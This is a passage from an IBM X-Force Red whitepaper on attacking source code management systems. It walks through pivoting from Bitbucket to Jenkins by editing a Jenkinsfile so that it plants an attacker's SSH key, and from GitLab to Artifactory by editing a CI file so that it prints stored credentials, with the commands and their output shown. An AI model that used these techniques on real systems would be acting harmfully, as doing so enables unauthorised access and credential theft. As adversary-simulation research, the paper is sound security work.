

# Controlling the Source: Abusing Source Code Management Systems

Brett Hawkins

Adversary Simulation, IBM X-Force Red

# Document Tracking

Data Classification: PUBLIC

Version	Date	Author	Notes
1.0	3/2/2022	Brett Hawkins	Release

# TABLE OF CONTENTS

ABSTRACT.....	5
BACKGROUND .....	6
SOURCE CONTROL VS. VERSION CONTROL.....	6
SOURCE CONTROL VS. SOURCE CODE MANAGEMENT .....	6
SOURCE CODE MANAGEMENT SYSTEMS.....	6
POPULAR SCM SYSTEMS.....	7
SCM SYSTEMS AND THE DEVOPS PIPELINE.....	7
SOFTWARE SUPPLY CHAIN ATTACKS.....	8
LATERAL MOVEMENT TO OTHER DEVOPS SYSTEMS.....	9
GITHUB ENTERPRISE .....	20
BACKGROUND .....	20
ATTACK SCENARIOS.....	22
GITLAB ENTERPRISE .....	49
BACKGROUND .....	49
ATTACK SCENARIOS.....	51
BITBUCKET .....	74
BACKGROUND .....	74
ATTACK SCENARIOS.....	78
SCMKIT.....	94
BACKGROUND .....	94
RECONNAISSANCE .....	94
PRIVILEGE ESCALATION .....	97
PERSISTENCE.....	98

DEFENSIVE CONSIDERATIONS.....	102
SCMKIT.....	102
GITHUB ENTERPRISE.....	103
GITLAB ENTERPRISE.....	105
BITBUCKET .....	107
CONCLUSION.....	109
ACKNOWLEDGMENTS.....	110
APPENDIX A: TABLE OF SCM ATTACK SCENARIOS.....	111

# Abstract

Source Code Management (SCM) systems play a vital role within organizations and have been an afterthought in terms of defenses compared to other critical enterprise systems such as Active Directory. SCM systems are used in the majority of organizations to manage source code and integrate with other systems within the enterprise as part of the DevOps pipeline, such as CI/CD systems like Jenkins. These SCM systems provide attackers with opportunities for software supply chain attacks and can facilitate lateral movement and privilege escalation throughout an organization.

This whitepaper will review a background on SCM systems, along with detailing ways to abuse some of the most popular SCM systems such as GitHub Enterprise, GitLab Enterprise and Bitbucket to perform various attack scenarios. These attack scenarios include reconnaissance, manipulation of user roles, repository takeover, pivoting to other DevOps systems, user impersonation and maintaining persistent access. X-Force Red's source code management attack toolkit (SCMKit) will also be shown to perform and facilitate these attacks. Additionally, defensive guidance for protecting these SCM systems will be outlined.

# Background

There are many ways to interact with and track source code, along with compiled source code assets. Some of the common terms used in this process are source control, version control and source code management.

## SOURCE CONTROL VS. VERSION CONTROL

The terms “source control” and “version control” are often used interchangeably with each other. However, there are differences between these two terms. Source control is specifically for tracking changes in source code, whereas version control also includes tracking changes for binary files and other file types. An example of this would be version control tracking changes to compiled executables, whereas source control would be tracking the changes to the underlying C# or C++ source files that were compiled into that executable. Git is a popular source control tool, and Subversion is a popular version control tool.

## SOURCE CONTROL VS. SOURCE CODE MANAGEMENT

As previously mentioned, source control is in relation to tracking changes in source code. To use source control in a practical manner as part of the development process, source code management (SCM) systems are used. These systems allow tracking changes to source code repositories and allow developers to resolve conflicts when merging code commits from multiple people concurrently.

# Source Code Management Systems

SCM systems provide a way for multiple team members to work on the same source code files simultaneously, along with keeping track of file history changes and resolving conflicts within source code files. There will typically be some type of user interface for users to interact with. Some of these SCM systems are more popular than others and have been adopted by enterprises, as they integrate into the development process in a more reliable manner. These SCM systems can be abused to facilitate software supply chain attacks<sup>1</sup> and lateral movement within an organization.

---


<sup>1</sup> <https://www.cisa.gov/publication/software-supply-chain-attacks>

# POPULAR SCM SYSTEMS

A few of the more popular SCM systems that are used within enterprises are GitHub Enterprise<sup>2</sup>, GitLab Enterprise<sup>3</sup> and Bitbucket<sup>4</sup>. These systems have different hosting options, as they can be hosted on-premise or in the cloud. They support Git source control and have multiple tiering models in terms of purchasing and setup. Additionally, these SCM systems support integration with other systems to help facilitate a DevOps pipeline<sup>5</sup>.

## SCM SYSTEMS AND THE DEVOPS PIPELINE

SCM systems are heavily used during the “build” phase of a project in the DevOps pipeline as shown in the below diagram. All other phases depend on the source code that is developed and maintained within the SCM system.



DevOps Pipeline Diagram<sup>6</sup>

<sup>2</sup> <https://github.com/enterprise>


<sup>3</sup> <https://about.gitlab.com/enterprise/>

<sup>4</sup> <https://bitbucket.org/product/>

<sup>5</sup> <https://www.redhat.com/architect/devops-cicd>

<sup>6</sup> <https://medium.com/aws-cyber-range/secddevops-101-strengthen-the-basics-20f57197aa1c>

Once a source code project is ready to be compiled and built, it will get pushed to a Continuous Integration (CI) server. After that, it will be tested, scanned, and deployed for use in production.



*DevOps Diagram<sup>7</sup>*


## SOFTWARE SUPPLY CHAIN ATTACKS

An attack that has been gaining popularity recently is software supply chain attacks<sup>8</sup>. In this attack, an attacker injects itself into the development process at one of the phases to deploy malicious code into production. This is typically performed in the “build” phase. For organizations that provide software to other organizations, this can enable the compromise of multiple organizations. One of the most notable software supply chain attacks was the SolarWinds breach<sup>9</sup>, which impacted many organizations in the private and public sector. The below diagram shows the opportunities an attacker has during the development process to implement a software supply chain attack. The research in this whitepaper focuses on the highlighted areas of “B” and “C”, as it relates to the compromise of SCM systems. However, the compromise of these SCM systems can also lead to other scenarios such as “D” where an attacker can use an SCM system to compromise a build platform system.

<sup>7</sup> <https://devops.com/the-basics-devsecops-adoption>

<sup>8</sup> <https://www.crowdstrike.com/cybersecurity-101/cyberattacks/supply-chain-attacks/>

<sup>9</sup> <https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor>



*Software Supply Chain Attack Opportunity Diagram<sup>10</sup>*

## LATERAL MOVEMENT TO OTHER DEVOPS SYSTEMS

SCM systems can be used as an initial access point to other DevOps systems that are used in different phases of the DevOps lifecycle. Being able to pivot to the build system to compromise the CI/CD platform or pivoting to the package repository system to compromise the distribution platform are other scenarios where an attacker could perform a software supply chain attack.

### SCM Platform to CI/CD Platform

One scenario where an attacker could laterally move from an SCM platform is to target the CI/CD platform. In this example, we will look at a scenario of performing lateral movement from the Bitbucket SCM system to the Jenkins build system<sup>11</sup>.

When using Jenkins, you can provide a `Jenkinsfile`<sup>12</sup>, which is used as a configuration file of a Jenkins pipeline<sup>13</sup>. This file can be checked into an SCM system, and is what Jenkins uses to perform various actions as part of the build process. An attacker who has gained access to an SCM system will first need to discover any repositories that contain any files named “`Jenkinsfile`”. In this scenario, an attacker would need write access to the discovered repositories to modify the `Jenkinsfile`. In Bitbucket, this can be performed via the web interface or REST API.

<sup>10</sup> <https://opensource.googleblog.com/2021/10/protect-your-open-source-project-from-supply-chain-attacks.html>

<sup>11</sup> <https://www.jenkins.io/>

<sup>12</sup> <https://www.jenkins.io/doc/book/pipeline/jenkinsfile/>

<sup>13</sup> <https://www.jenkins.io/doc/book/pipeline/>

The screenshot shows the Bitbucket search interface. At the top, there is a blue header bar with the Bitbucket logo, navigation links for 'Your work', 'Projects', and 'Repositories', and a search bar containing the query 'jenkinsfile'. Below the header, a search result summary states 'Found matches in 2 files'. Two repository entries are listed: 'Harry Potter / Harry-Personal-Repo — Jenkinsfile' and 'Admin-Stuff / Cred-Decryption — subDir / Jenkinsfile'. Both results are highlighted with blue boxes around the 'Jenkinsfile' link.

*Searching for Jenkins pipeline configuration file*

An attacker could simply modify the file to perform some malicious action, or they could be more targeted and perform reconnaissance in Jenkins to discover which Jenkins job is using these discovered files from Bitbucket. In the following example, an attacker has identified the Jenkins job using the “Cred-Decryption” Bitbucket repository as shown below.

The screenshot shows the Jenkins interface for a job named "Pull New Spells". The current build is #21, running on the master branch. The "Git Build Data" section is displayed, showing the revision (ccd724ab07920f69b67dc1cb412ea72b2d1447f0) and repository URL (<http://bitbucket.hogwarts.local:7990/scm/stud/cred-decryption.git>). The "Built Branches" section lists the master branch. On the left sidebar, the "Git Build Data" option is highlighted.

*Jenkins job Git build data*

To successfully authenticate to the Jenkins system via SSH, an attacker could add an SSH key under their control to the SSH directory for the Jenkins user account. An example of the `Jenkinsfile` modification in Bitbucket is shown below.

```
1 1 pipeline {
2 2     agent { label 'master' }
3 3     stages {
4 4         stage('build') {
5 5             steps {
6 6                 echo "Hello World from Bitbucket!"
7 7                 sh "echo super secret Passw0rd! is in here"
8 8                 sh "hostname"
9 9                 sh "uptime"
10 10                sh "whoami"
11 +               sh "echo Adding in SSH key in attacker control so that attacker can SSH to Jenkins server as jenkins user"
12 +               sh "hostname; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAQABAA8gQCsjx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cViSn08JpJ08JKSnKNS"
13 13             }
14 14         }
15 15     }
16 16   }
17 17 }
```

*Snippet of code added*

Alternatively, an attacker could also wait for the Jenkins job to run on its own at its normal schedule or trigger the job themselves. One option is to use the Jenkins web interface to run the pipeline or via the Jenkins Remote Access API<sup>14</sup> as shown in the example command below.

```
curl -X POST
https://Username:PasswordOrAPIKey@jenkins.host:jenkinsPort/job/JobName
/job/master/build
```

Once the Jenkins job has been triggered manually or via an automated schedule, the output below shows the updated job output where the updated code in the Bitbucket hosted Jenkinsfile ran. The Jenkins job was able to successfully add the attacker's SSH key to the Jenkins server.

---

<sup>14</sup> <https://www.jenkins.io/doc/book/using/remote-access-api/>



The screenshot shows the Jenkins Stage Logs (build) interface. The logs are displayed in a scrollable list with the following entries:

- ② Print Message -- Hello World from Bitbucket! (self time 6ms)
- ② Shell Script -- echo super secret Passw0rd! is in here (self time 279ms)
- ② Shell Script -- hostname (self time 272ms)
- ② Shell Script -- uptime (self time 281ms)
- ② Shell Script -- whoami (self time 276ms)
- ② Shell Script -- echo Adding in SSH key in attacker control so that attacker can SSH to Jenkins server as jenkins user (self time 282ms)
- ② Shell Script -- hostname; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCsJx8P2+IGHpcak0IMX57g0t+tDK5nB1S9cViSnO8JpJc /xNaEdogc04XFEh8adX9OtTldmSTEUuxK6iQA6FDRlkNJrhVaaT6w9j42cCWVWy7n4r6dT2lUX5iuHjT5Z1SPLbdIgg3gyptfspC93+LEqMu0l /JiLNXzrCmjGp50edigBAF4lipVZkAM=' >>/home/jenkins/.ssh/authorized\_keys; cat /home/jenkins/.ssh/authorized\_keys (self time 266ms)

Below the log entries, there is a block of command-line output:

```
+ hostname  
jenkins-server  
+ echo ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCsJx8P2+IGHpcak0IMX57g0t+tDK5nB1S9cViSnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4oWWy7n4r6dT2lUX5iuHjT5Z1SPLbdIgg3gyptfspC93+LEqMu0IidE/AgiJP/p3Qqr4WRnGvErNbqJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8  
+ cat /home/jenkins/.ssh/authorized_keys  
  
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCsJx8P2+IGHpcak0IMX57g0t+tDK5nB1S9cViSnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjmr6dT2lUX5iuHjT5Z1SPLbdIgg3gyptfspC93+LEqMu0IidE/AgiJP/p3Qqr4WRnGvErNbqJIPU1IHeHA7wSxgC/o4btbrkfoy0ykLf3nTX+V8qLrzPZn
```

#### *Viewing Jenkins build information*

At this point, an attacker can now SSH to the Jenkins server using the SSH key under their control, as shown below. This allows the attacker to access the Jenkins server as the Jenkins user account, which gives the attacker the ability to perform various actions, such as extracting all passwords saved within the Jenkins server.

```
[13:26:53] hawk@ubuntu-demo:~$ ssh -i test_ssh_key jenkins@jenkins.hogwarts.local
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

2 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

123 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jan  7 11:22:27 2022 from 192.168.1.54
jenkins@jenkins-server:~$ █
```

*Successfully authenticating to Jenkins server via SSH*

This example has shown one method where an attacker could pivot from an SCM platform to a CI/CD platform such as Jenkins.

### SCM Platform to Distribution Platform

Another scenario where an attacker could laterally move from an SCM platform is to target the distribution platform. In this example, we will look at a scenario of performing lateral movement from the GitLab Enterprise SCM system to the Artifactory packaging system.

An attacker will need to identify any repositories that contain GitLab Runners<sup>15</sup> they can access using a compromised account. A GitLab Runner is an application that runs jobs in a GitLab CI/CD pipeline. From an attacker perspective, these runners can be thought of as agents that can run on servers to execute system commands. Being able to control the CI/CD agent would allow potential compromise of the server that the agent runs on or any assets it interacts with. In the web interface, you can view whether a GitLab Runner is in use via the “CI/CD Settings” in a repository as shown below.

---

<sup>15</sup> <https://docs.gitlab.com/runner/>

## Runners

[Collapse](#)

Runners are processes that pick up and execute CI/CD jobs for GitLab. [How do I configure runners?](#)

Register as many runners as you want. You can register runners as separate users, on separate servers, and on your local machine. Runners are either:

- **active** - Available to run jobs.
- **paused** - Not available to run jobs.

### Specific runners

These runners are specific to this project.

**Set up a specific Runner for a project**

1. [Install GitLab Runner and ensure it's running.](#)
2. Register the runner with this URL:  
`http://127.0.0.1/`

And this registration token:  
`LurAzugFVBEcztrzsLz`

[Reset registration token](#)

[Show Runner installation instructions](#)

### Shared runners

These runners are shared across this GitLab instance.

The same shared runner executes code from multiple projects, unless you configure autoscaling with [MaxBuilds](#) set to 1 (which it is on GitLab.com).

**Enable shared runners for this project**

This GitLab instance does not provide any shared runners yet. Instance administrators can register shared runners in the admin area.

### Group runners

These runners are shared across projects in this group.

Group runners can be managed with the [Runner API](#).

This project does not belong to a group and cannot make use of group runners.

*Listing repository with GitLab Runner configured*

This can also be identified via the GitLab Runners API<sup>16</sup>. An example command is shown below to get a listing of all runners that are available to the user being authenticated as.

```
curl --header "PRIVATE-TOKEN: apiToken"
https://gitlabHost/api/v4/runners
```

---

<sup>16</sup> <https://docs.gitlab.com/ee/api/runners.html>

```
[  
  {  
    "active": true,  
    "deprecated_rest_status": "online",  
    "description": "gitlab-server",  
    "id": 1,  
    "ip_address": "192.168.1.45",  
    "is_shared": false,  
    "name": "gitlab-runner",  
    "online": true,  
    "runner_type": "project_type"  
  },  
  {  
    "active": true,  
    "deprecated_rest_status": "online",  
    "description": "gitlab-server",  
    "id": 4,  
    "ip_address": "192.168.1.45",  
    "is_shared": false,  
    "name": "gitlab-runner",  
    "online": true,  
    "runner_type": "project_type"  
  }  
]
```

*Getting list of runners our user can access*

Once an attacker has a listing of the runners available, they need to determine which repository the runners are being used on. This can be performed using the below example request by passing the runner ID at the end of the request.

```
curl --header "PRIVATE-TOKEN: apiToken"  
https://gitlabHost/api/v4/runners/RunnerIDNumber | python -m json.tool  
| grep -i http_url_to_repo
```

```
"http_url_to_repo": "http://gitlab-server/adumbledore/secret-spells.git",
"http_url_to_repo": "http://gitlab-server/adumbledore/testingstuff.git",
```

*Getting repos associated with GitLab runners*

Now that an attacker has identified they have access to a runner within a repository, they can modify the CI configuration file<sup>17</sup>. This by default is named “.gitlab-ci.yml”. In the below example, the CI configuration file is modified to print the Artifactory username and password to the console that was being used as a part of this CI/CD pipeline.

---

<sup>17</sup> <https://docs.gitlab.com/ee/ci/yaml/>

main ▾

Pipeline #16 passed for 108972b6: Update .gitlab-ci.yml file

✓ This GitLab CI configuration is valid. [Learn more](#)

Edit Visualize Lint View merged YAML

Browse templates

```
1 before_script:
2   # do stuff
3
4 build:
5   script:
6     # do stuff
7     - curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifa
configuration.yml" -T configuration.yml
8     - echo $ARTIFACTORY_USER
9     - echo $ARTIFACTORY_PASS
10    only:
11      - main
12
```

*Modifying CI configuration file*

After a CI configuration file is modified, it immediately triggers the pipeline to run with the new instructions that are given. When viewing the job that ran via the pipeline, you can see the Artifactory credentials have been displayed on the console.


```

1 Running with gitlab-runner 14.7.0 (98daeee0)
2 on gitlab-server ktTypYr7
3 Preparing the "shell" executor
4 Using Shell executor...
5 Preparing environment
6 Running on gitlab-server...
7 Getting source from Git repository
8 Fetching changes with git depth set to 50...
9 Reinitialized existing Git repository in /home/gitlab-runner/builds/ktTypYr7/0/
10 Checking out dbcc2b3b as main...
11 Skipping Git submodules setup
12 Executing "step_script" stage of the job script
13 $ curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifactory.hogwarts:8081/test-repo/configuration.yml"
14 % Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
15                                         Dload  Upload Total Spent   Left Speed
16 100  874    0  655  100   219   3945  1319 --:--:-- --:--:-- --:--:--  5361
17 {
18   "repo" : "test-repo",
19   "path" : "/configuration.yml",
20   "created" : "2022-01-25T08:44:05.871-05:00",
21   "createdBy" : "admin",
22   "downloadUri" : "http://192.168.1.44/artifactory/test-repo/configuration.yml",
23   "mimeType" : "text/plain",
24   "size" : "219",
25   "checksums" : {
26     "sha1" : "ff6de40e3f4a036be994482e54e80d672d6a5d58",
27     "md5" : "e190b43394561e94088672614e249b9a",
28     "sha256" : "5fc55a4a05986714d57fad92643c7e5c03e293b394469e28461ad88756447e4
29   },
30   "originalChecksums" : {
31     "sha256" : "5fc55a4a05986714d57fad92643c7e5c03e293b394469e28461ad88756447e4
32   },
33   "uri" : "http://192.168.1.44/artifactory/test-repo/configuration.yml"
34 }$ echo $ARTIFACTORY_USER
35 admin
36 $ echo $ARTIFACTORY_PASS
37 Passw0rd!
38 Job succeeded

```

*Showing job output*

Next, those credentials are used to access the Artifactory system.



*Proving access to Artifactory*

This successfully shows one method where an attacker could pivot from an SCM system to a distribution platform such as Artifactory.

# GitHub Enterprise

GitHub Enterprise is a popular SCM system used by organizations. In this section, there will be an overview of common terminology, the access model and API capabilities of GitHub Enterprise. Additionally, attack scenarios against GitHub Enterprise will be shown, along with how these attacks can be detected in system logs.

## BACKGROUND

### Terminology

In GitHub Enterprise, a key use of terminology is the use of “enterprise” and “organization”. The term “enterprise” refers to the entire GitHub Enterprise instance. One to many organizations can be contained within an enterprise, and the enterprise manages all organizations. A fully detailed list of common terminology used in GitHub Enterprise can be found at this resource<sup>18</sup>.

### Access Model

#### *Access Levels*

Users that have access to GitHub Enterprise are all members of the enterprise by default. The two primary enterprise roles are “Enterprise owner” and Enterprise member”. Enterprise owners can manage organizations in the enterprise, administrators, enterprise settings and enforce policy across organizations. Enterprise members are members of organizations that are owned by the enterprise and can collaborate in their assigned organization. Enterprise members cannot access or configure enterprise settings. Details on these enterprise roles can be found at this resource<sup>19</sup>.

Within an organization, there are different roles as well. There are five main organization roles listed below. A detailed listing of organizations actions for these roles, along with a description of these roles can be found at this resource<sup>20</sup>.

- Organization Owners
- Organizations Members
- Security Managers

---

<sup>18</sup> <https://docs.github.com/en/enterprise-server@3.3/get-started/quickstart/github-glossary>

<sup>19</sup> <https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprise>

<sup>20</sup> <https://docs.github.com/en/enterprise-server@3.3/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization>

- GitHub App Managers
- Outside Collaborators

There are also different roles that can be assigned for repositories within an organization. Five key repository roles are listed below. A detailed listing of repository actions for these roles, along with a description of these roles can be found at this resource<sup>21</sup>.

- Read
- Triage
- Write
- Maintain
- Admin

### *Access Token Scopes*

When assigning an API access token, there are multiple options for permissions to assign to that access token. In GitHub Enterprise, these are called “scopes”. These scopes determine whether the access token has access to repositories, SSH keys, users, and many other facets. A full and detailed listing of all available access token scopes in GitHub Enterprise is listed at this resource<sup>22</sup>.

### **API Capabilities**

The GitHub Enterprise REST API enables a user to perform several actions such as interacting with repositories, access tokens, SSH keys and more. Administrative actions can also be performed via the REST API. Full documentation on the REST API is available at this resource<sup>23</sup>.

---

<sup>21</sup> <https://docs.github.com/en/enterprise-server@3.3/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization>

<sup>22</sup> <https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps#available-scopes>

<sup>23</sup> <https://docs.github.com/en/enterprise-server@3.0/rest/guides/getting-started-with-the-rest-api>

## ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against GitHub Enterprise and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on GitHub Enterprise. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Repository Takeover	N/A	Yes
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Site Admin	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Management Console Access	N/A	Yes

*Table of GitHub Enterprise Attack Scenarios*

### Reconnaissance

The first step an attacker will take once access has been gained to a GitHub Enterprise instance is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

#### *Repository Reconnaissance*

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for “locat” to look for repositories with that search term in the name.

